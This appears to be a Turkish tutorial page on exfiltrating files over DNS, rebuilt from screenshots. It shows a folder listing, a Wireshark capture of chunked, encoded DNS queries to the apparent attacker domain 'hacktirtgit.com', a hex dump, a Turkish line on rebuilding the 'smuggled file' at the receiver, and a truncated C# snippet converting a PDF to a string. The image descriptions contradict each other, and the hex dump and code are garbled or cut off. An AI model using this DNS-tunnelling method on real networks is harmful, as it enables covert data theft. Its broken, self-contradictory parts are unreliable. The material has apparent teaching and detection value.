odev.docx	5.8.2016 09:32	Microsoft Word B...
okan.txt	29.8.2016 14:37	Metin Belgesi
onemli.txt	28.7.2016 15:01	Metin Belgesi
s.txt	11.8.2016 14:58	Metin Belgesi
Tür: Metin Belgesi	29.8.2016 14:34	Uygulama
Boyut: 17 bayt	11.8.2016 21:52	XML Konfigurasi...
Değiştirme tarihi: 11.8.2016 14:58	29.8.2016 14:34	PDB Dosyası
SimdiBasla.vshost.exe	6.9.2016 15:18	Uygulama
SimdiBasla.vshost.exe.config	11.8.2016 21:52	XML Konfigurasi...
SimdiBasla.vshost.exe.manifest	30.10.2015 10:19	MANIFEST Dosyası

The right window is a network packet capture analysis tool (Wireshark) showing a packet capture of a .NET assembly file. The packet list on the left shows a packet of type 'Domain List' with a size of 10 bytes. The packet details pane on the right shows the 'Domain List' structure, including the 'Domain List' field, the 'Kısmi Ad' (Partial Name) field, and the 'Time Out' field. The packet bytes pane on the right shows the raw data of the packet, which is a .NET assembly file.

The image displays a Wireshark packet capture of a DNS query and response. The top pane shows a list of 19 packets. The middle pane shows the details of the selected packet (1584), including Ethernet II, Internet Protocol Version 4, and User Datagram Protocol. The bottom pane shows the raw packet data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
1461	42.4208494	172.31.0.2	172.31.12.8	DNS	147	Standard query response 0x7e3e A us-west-2.compute.internal SOA ns0.us-west-2.compute.internal
1463	42.5799604	172.31.12.8	172.31.0.2	DNS	133	Standard query 0xcdbd A 1-1VB0RwK8GgoAAANSuHEUGAAAGAAADICA1AAA10jnJAA07E1EQ.cc.hacktirtgit.com
1472	43.741212	172.31.12.8	172.31.0.2	DNS	133	Standard query 0xcdbd A 1-1VB0RwK8GgoAAANSuHEUGAAAGAAADICA1AAA10jnJAA07E1EQ.cc.hacktirtgit.com
1478	44.574826	172.31.12.8	172.31.0.2	DNS	133	Standard query 0xcdbd A 1-1VB0RwK8GgoAAANSuHEUGAAAGAAADICA1AAA10jnJAA07E1EQ.cc.hacktirtgit.com
1498	46.589684	172.31.12.8	172.31.0.2	DNS	133	Standard query 0xcdbd A 1-1VB0RwK8GgoAAANSuHEUGAAAGAAADICA1AAA10jnJAA07E1EQ.cc.hacktirtgit.com
1523	50.695242	172.31.12.8	172.31.0.2	DNS	133	Standard query 0xcdbd A 1-1VB0RwK8GgoAAANSuHEUGAAAGAAADICA1AAA10jnJAA07E1EQ.cc.hacktirtgit.com
1577	54.606238	172.31.12.8	172.31.0.2	DNS	86	Standard query 0x8965 A us-west-2.compute.internal
1578	54.606704	172.31.0.2	172.31.12.8	DNS	147	Standard query response 0x8965 A us-west-2.compute.internal SOA ns0.us-west-2.compute.internal
1579	54.778216	172.31.12.8	172.31.0.2	DNS	133	Standard query 0x7933 A 2-VR42u2dh19T1boluvHartiYdZuH3AKSU46qhR0GrtbavQ2tVgW3.bb.hacktirtgit.com
1580	54.825519	172.31.0.2	172.31.12.8	DNS	194	Standard query response 0x7933 No such name A 2-VR42u2dh19T1boluvHartiYdZuH3AKSU46qhR0GrtbavQ2tVgW3.bb.hacktirtgit.com
1582	55.012347	172.31.12.8	172.31.0.2	DNS	133	Standard query 0x9c37 A 2-VR42u2dh19T1boluvHartiYdZuH3AKSU46qhR0GrtbavQ2tVgW3.bb.hacktirtgit.com
1583	55.012899	172.31.0.2	172.31.12.8	DNS	194	Standard query response 0x9c37 No such name A 2-VR42u2dh19T1boluvHartiYdZuH3AKSU46qhR0GrtbavQ2tVgW3.bb.hacktirtgit.com
1584	55.184652	172.31.12.8	172.31.0.2	DNS	130	Standard query 0xe679 A 3-4sQ9cA8CoayZgbd3CCPSPHtAEVYUQ9gQ0giqHGFboluDuXZBG.cc.hacktirtgit.com
1588	56.008934	172.31.0.2	172.31.12.8	DNS	130	Standard query response 0xe679 Server failure A 3-4sQ9cA8CoayZgbd3CCPSPHtAEVYUQ9gQ0giqHGFboluDuXZBG.cc.hacktirtgit.com
1589	56.153496	172.31.12.8	172.31.0.2	DNS	130	Standard query 0xe989 A 3-4sQ9cA8CoayZgbd3CCPSPHtAEVYUQ9gQ0giqHGFboluDuXZBG.cc.hacktirtgit.com
1592	56.933798	172.31.0.2	172.31.12.8	DNS	130	Standard query response 0xe989 Server failure A 3-4sQ9cA8CoayZgbd3CCPSPHtAEVYUQ9gQ0giqHGFboluDuXZBG.cc.hacktirtgit.com
1595	57.106976	172.31.12.8	172.31.0.2	DNS	133	Standard query 0x8dca A 4-w7eholuh3boluX3P5boluM8RkuY91731h0clRuzn338cKvFhh0lu.bb.hacktirtgit.com

Packet 1584 details:

- Ethernet II, Src: 02:15:be:01:0a:b3 (02:15:be:01:0a:b3), Dst: 08:00:00:00:00:00 (08:00:00:00:00:00)
- Internet Protocol Version 4, Src: 172.31.12.8, Dst: 172.31.0.2
- User Datagram Protocol, Src Port: 53905 (53905), Dst Port: 53 (53)

Packet 1584 raw data (hex):

```

0000  02 34 d8 b9 fd 01 02 b5 8e e1 0a b3 08 00 45 00  .4.....E.
0010  00 74 42 02 00 00 80 11 0a c0 1f 16 88 ac 1f  ..tB.....
0020  00 02 02 01 00 00 35 00 00 00 00 00 00 00 01  .n.....y...
0030  00 00 00 00 00 00 34 33 2d 34 73 51 39 63 41 38  ....43...4SQCAS
0040  63 6f 41 79 5a 67 62 44 33 43 43 50 73 48 54 61  coAYZgbd 3CCPSPHt
0050  45 76 59 55 51 39 67 77 51 5f 67 69 51 68 47 0e  EVYUQ9g Q0giqHGF
0060  62 6f 6c 75 44 77 51 78 5a 42 47 02 63 63 0a 00  boluDuXZ BG.cc.h
0070  61 63 69 74 69 72 67 69 74 03 63 6f 6d 00 00 01  acktirtgit.com...
0080  00 01  ..

```

Bitti mesajını alan program, bitti mesajını aldığı master anahtardan gelen bağlantıları kendisi yorumlayarak ilgili klasör altına, kaçırılan dosyayı oluşturur.

```

onemli.txt - Notepad
Help

tions.Generic;

plication10

Main(string[] args)

    content = File.ReadAllBytes(@"bga.pdf");
    result = GetString(content);
    WriteLine(result.Length);
    yenil = GetBytes(result);

    WriteAllBytes(@"here5.pdf", yenil);
    WriteAllBytes(@"here4.pdf", content);

    ReadLine();

[] GetBytes(string str)

bytes = new byte[str.Length * sizeof(char)];
Buffer.BlockCopy(str.ToCharArray(), 0, bytes, 0, bytes.Length);
bytes;

ng GetString(byte[] bytes)

```